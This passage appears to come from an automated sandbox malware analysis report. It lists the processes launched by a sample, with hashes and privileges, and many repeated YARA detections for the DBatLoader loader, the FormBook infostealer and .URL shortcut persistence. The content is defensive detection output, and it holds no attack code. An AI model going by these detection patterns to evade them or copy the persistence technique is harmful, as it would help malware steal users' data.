JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544671819.0000000001D1C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566149960.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565115877.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible

shortcut usage for .URL persistence, Source: 00000008.00000003.565865181.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565257536.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544180474.0000000001D1C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565980818.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000002.603310457.0000000001D2C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566198951.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565719337.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544264946.0000000001D2C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566332396.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565331288.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565525257.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.608637561.0000000004874000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.608637561.0000000004874000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.608637561.0000000004874000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566048589.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544497330.0000000001D1C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566256167.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565630232.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544614514.0000000001D40000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.564962472.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.608694553.0000000072481000.00000020.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.608694553.0000000072481000.00000020.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.608694553.0000000072481000.00000020.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565804356.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565037142.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source:

	00000008.00000003.565767361.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565155619.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565919206.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544308555.0000000001D40000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544544050.0000000001D30000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544115744.0000000001D44000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544390642.0000000001D2C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565204523.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565378996.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566095697.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544431863.0000000001D44000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.566398254.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000008.00000003.544350421.0000000001D1C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565435086.000000000389C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565008941.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: Esfjmbxd.exe PID: 2800 Parent PID: 1764

General

Start time:	18:59:24
Start date:	02/12/2021
Path:	C:\Users\user\Esfjmbxd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Esfjmbxd.exe"
Imagebase:	0x400000

File size:	697856 bytes
MD5 hash:	7D68426EC31E1BC7C5E12A9E23837173
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588564983.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588126227.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588811679.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588856933.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566665565.0000000001DA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589154699.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566085923.0000000001DA4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566289908.0000000001DA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566501613.0000000001DA4000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589598221.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566202052.0000000001D8C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566715665.0000000001D7C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589004942.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588625947.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588510605.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.590084354.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.647079349.000000000487C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.647079349.000000000487C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.647079349.000000000487C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588264614.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589996765.0000000004064000.00000004.00000010.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566148762.0000000001D7C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589071961.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)

- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566552143.0000000001D7C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589736597.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588471940.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588426706.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588316167.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589431920.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.647442314.0000000072481000.00000020.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.647442314.0000000072481000.00000020.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.647442314.0000000072481000.00000020.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566595226.0000000001D90000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589253490.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588930070.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588694775.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000002.642465080.0000000001D8C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.647169348.00000000048D4000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.647169348.00000000048D4000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.647169348.00000000048D4000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588167672.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566373519.0000000001D7C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000B.00000003.566438198.0000000001D8C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588386407.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588750010.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588055915.0000000003A4C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.588226799.0000000004724000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000B.00000003.589349293.0000000004724000.00000004.00000001.sdmp, Author:

Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: logagent.exe PID: 1352 Parent PID: 1264

General

Start time:	18:59:45
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0x4a0000
File size:	95232 bytes
MD5 hash:	EA7D55E6964AA852BC7AE6F1C3349A55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.620328507.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.620328507.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.620328507.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.615131533.0000000000120000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.615131533.0000000000120000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.615131533.0000000000120000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.598639768.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.598639768.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.598639768.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.596046676.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.596046676.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.596046676.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.615524302.0000000000290000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.615524302.0000000000290000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.615524302.0000000000290000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.595476317.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.595476317.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.595476317.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.599301608.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.599301608.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.599301608.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmstp.exe PID: 2832 Parent PID: 1764

General

Start time:	18:59:51

Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xa0000
File size:	84992 bytes
MD5 hash:	00263CA2071DC9A6EE577EB356B0D1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.679947342.0000000000200000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.679947342.0000000000200000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.679947342.0000000000200000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.679695031.0000000000100000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.679695031.0000000000100000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.679695031.0000000000100000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.679811889.00000000001D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.679811889.00000000001D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.679811889.00000000001D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: ipconfig.exe PID: 252 Parent PID: 1764

General

Start time:	18:59:52
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0xa40000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.618763905.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.618763905.00000000000C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.618763905.00000000000C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Analysis Process: logagent.exe PID: 1580 Parent PID: 2800

General

Start time:	19:00:01
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0x80000
File size:	95232 bytes
MD5 hash:	EA7D55E6964AA852BC7AE6F1C3349A55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.634841930.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.634841930.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.634841930.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.633936132.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.633936132.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.633936132.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.649627126.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.649627126.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.649627126.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.632901217.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.632901217.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.632901217.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.633270454.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.633270454.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.633270454.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis